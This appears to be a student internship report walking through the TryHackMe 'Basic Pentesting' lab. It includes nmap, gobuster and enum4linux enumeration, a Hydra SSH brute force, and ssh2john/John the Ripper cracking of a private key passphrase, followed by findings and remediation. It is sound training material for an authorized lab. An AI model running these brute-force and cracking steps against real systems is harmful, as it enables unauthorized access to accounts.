
WEEK 6: INTERNSHIP REPORT



Submitted By: Yanji Pakhrin

To

OneCover Nepal

TABLE OF CONTENTS

Basic Pentesting..... 1

1. **Introduction**..... 1
2. **Objectives**..... 1
3. **Scope and Authorization** 1
4. **Required Lab**..... 2
   - **4.1. Target Environment** 2
   - **4.2. Tools Used**..... 2
   - **4.3. Methodology**..... 3
   - **4.4. Steps Performed:** 3
5. **TryHackMe Solutions**.....11
6. **Findings**..... 12
7. **Remediation Recommendations** 12
8. **Conclusion** 13

LIST OF FIGURES

Figure 1: OpenVPN connected 3
Figure 2: Nmap Scanning 3
Figure 3: Web Server Maintenance Page 4
Figure 4: Viewing Source Page 4
Figure 5: Finding Hidden Directories 5
Figure 6: development directory index 5
Figure 7: dev.txt file content 6
Figure 8: Enum4linux command 6
Figure 9: Anonymous SMB share file list 6
Figure 10: Staff.txt file content 7
Figure 11: Cracking SSH password using Hydra 7
Figure 12: SSh login as jan 7
Figure 13: SSH login as user kay using private key 8
Figure 14: Converting private key with ssh2john 8
Figure 15: Using John the Ripper to find the SSH password 9
Figure 16: Showing the cracked SSH key password 9
Figure 17: Logging in as kay using SSH key 10
Figure 18: Retrieving final password file as user 10
Figure 19: TryHackMe Solutions 11

LIST OF TABLES

Table 1: Target Environment..... 2
Table 2: Findings..... 12

Basic Pentesting

1. Introduction

Pentesting is a process used to identify security weakness in a system. This practical was performed in the TryHackMe Basic Pentesting room using Kali Linux and OpenVPN. The main objective was to scan the target machine identify open ports and running services, find vulnerabiliites. Different tools were used to gather information about the target. The lab was performed within the authorized TryHackMe lab environment.

2. Objectives

The main objectives are:

- To scan open ports and identify running services using Nmap.
- To perform reconnaissance and enumerate services on the target machine.
- To identify and assess potential vulnerabilities within the authorized lab environment.

3. Scope and Authorization

The practical focused on scanning the target machine, identifying running services and finding security weaknesses. All activities were performed on the machine provided by TryHackMe in an authorized lab environment.

4. Required Lab

The lab was performed in the TryHackMe Basic Pentesting room using the AttackBox to perform reconnaissance, service enumeration, and vulnerability assessment on the authorized target machine.

4.1. Target Environment

The target machine provided by the TryHackMe was used its assigned ip address was used for port scanning, service enumeration.

Table 1: Target Environment

Item	**Details**
Platform	TryHackMe
Room	Basic Pentesting
Testing Machine	Kali Linux connected via OpenVpn
Target IP	10.48.181.108
Date	10/12/2026

4.2. Tools Used

Following tools were used in this lab.

i. TryHackMeBox
ii. Nmap
iii. Gobuster
iv. Enum4linux
v. SSH Client

4.3.Methodology

TryHackMe was connected using OpenVpn, the target machine IP address was found. Then, Nmap was used to scan open ports and identify running services. Further, information was gathered about the target machine and possinle vulnerabilities was checked.

4.4.Steps Performed:

Step 1: TryHackMe ws connected via OpenVpn using the configuration file.

```
2026-10-12 19:01:36 Initialization Sequence Completed
2026-10-12 19:01:36 Data Channel: cipher 'AES-256-GCM', peer-id: 340
2026-10-12 19:01:36 Timers: ping 10, ping-restart 120
2026-10-12 19:01:36 Protocol options: explicit-exit-notify 1, protocol-flags cc-exit t
ls-ekm dyn-tls-crypt
```

Figure 1: OpenVPN connected

Step 2: Nmap was used to identify open ports and determine services running on the target.

```
┌──(yanji㉿kali)-[~]
└─$ nmap -sC -sV 10.48.181.108 -T4 -oN scan -Pn -vv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-12 19:06 +0545
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:06
Completed NSE at 19:06, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:06
Completed NSE at 19:06, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:06
Completed NSE at 19:06, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 19:06
Completed Parallel DNS resolution of 1 host. at 19:06, 0.01s elapsed
Initiating Connect Scan at 19:06
Scanning 10.48.181.108 [1000 ports]
Discovered open port 80/tcp on 10.48.181.108
Discovered open port 8080/tcp on 10.48.181.108
Discovered open port 22/tcp on 10.48.181.108
Discovered open port 445/tcp on 10.48.181.108
Discovered open port 139/tcp on 10.48.181.108
Discovered open port 8009/tcp on 10.48.181.108
Completed Connect Scan at 19:06, 0.69s elapsed (1000 total ports)
Initiating Service scan at 19:06
Scanning 6 services on 10.48.181.108
Completed Service scan at 19:07, 11.16s elapsed (6 services on 1 host)
NSE: Script scanning 10.48.181.108.
NSE: Starting runlevel 1 (of 3) scan.
```

Figure 2: Nmap Scanning

Step 3: Since, port was open so web server on port 80 was opened in browser and found a page that shows undergoing maintenance.




Figure 3: Web Server Maintenance Page

Step 4: The page's HTML source was checked and found a hidden comment "dev note".

```
1  <html>
2
3  <h1>Undergoing maintenance</h1>
4
5  <h4>Please check back later</h4>
6
7  <!-- Check our dev note section if you need to know what to work on. -->
8
9
10 </html>
11
```

Figure 4: Viewing Source Page

Step 5: Gobuster was used to find the hidden directories, and development directory was found.

```
┌──(yanji㉿kali)-[~]
└─$ gobuster dir -u http://10.48.181.108 -w /usr/share/wordlists/dirb/common.txt
```

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess            (Status: 403) [Size: 278]
.hta                 (Status: 403) [Size: 278]
.htpasswd            (Status: 403) [Size: 278]
development          (Status: 301) [Size: 320] [--> http://10.48.181.108/development/]
index.html           (Status: 200) [Size: 158]
server-status        (Status: 403) [Size: 278]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```

Figure 5: Finding Hidden Directories

Step 6: development was browsed and two files dev.txt and j.txt was found.




Figure 6: development directory index

Step 7: File dev.txt was opened there was information about Apache being setup, SMB being configured.

```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

Figure 7: dev.txt file content

Step 8: Since, SMB was open, enum4linux -a 10.48.181.108 was ran to enumerate shares and users which shows an anonymous share was accessible.




Figure 8: Enum4linux command

Step 9: The anonymous SMB was connected using smbclient and listed the available files to check useful information.




Figure 9: Anonymous SMB share file list

Step 10: Staff.txt file was downloaded and read two from this two name jan and kay was found.



Figure 10: Staff.txt file content

Step 11: Hydra was used with the username jan and the rockyou.txt wordlist to find the correct SSH password and the password was found ie. Armando.





Figure 11: Cracking SSH password using Hydra

Step 12: The recovered credentials were used to login to the target machine through SSH.



Figure 12: SSh login as jan

Step 13: After logging in through SSH, home directories were explored and a private SSH key name id_rsa was found in another users .ssh folder.






Figure 13: SSH login as user kay using private key

Step 14: ssh2 john was used to convert the private key into a hash format.



Figure 14: Converting private key with ssh2john

Step 15: John the Ripper was used with the rockyou.txt wordlist to find the private key passphrase.

```
┌──(yanji㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:00 DONE (2026-10-12 20:42) 10.00g/s 827520p/s 827520c/s 827520C/s betzabeth..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 15: Using John the Ripper to find the SSH password

Step 16: The recovered passphrase was verified using the john –show hash.txt.

```
┌──(yanji㉿kali)-[~]
└─$ john --show hash.txt
id_rsa:beeswax

1 password hash cracked, 0 left
```

Figure 16: Showing the cracked SSH key password

Step 17: The recovered passphrase was used with the private SSH key to login as the second user, and access was confirmed using whoami command.




Figure 17: Logging in as kay using SSH key

Step 18: The second user's home directory was explored, and a fie containing the final password was found.




Figure 18: Retrieving final password file as user

5. TryHackMe Solutions



Figure 19: TryHackMe Solutions

6. Findings

Table 2: Findings

S.N.	Finding	Description
1	Open ports	Ports 22, 80, 139,445,8009 are open.
2	Hidden directory	development directory containing dev.txt and j.txt was discovered using Gobuster.
3	Anonymous SMB Share	File name staff.txt was found.
4	Password	Hydra identified SSH password for the user jan using rockyou.txt.
5	Exposed Private Files	.ssh directory contained the private key id_rsa.
6	Key Passphrase	John the Ripper cracked the passphrase of id_rsa using hash.txt and rockyou.txt.

7. Remediation Recommendations

- Disable unnecessary services
- Enable SSH key authentication or use Multi-Factor Authentication.
- Disable anonymous access to files.
- Set file permissions from accessing each other's private files.

8. Conclusion

In conclusion, a Basic Pentesting was done in TryHackMe room where several security weaknesses were found that included open ports, hidden files, an open SMB share, weak passwords. These weaknesses helped gain access to user accounts on the target machine. This practical also showed the importance of using strong password and proper file permissions to keep the system secure.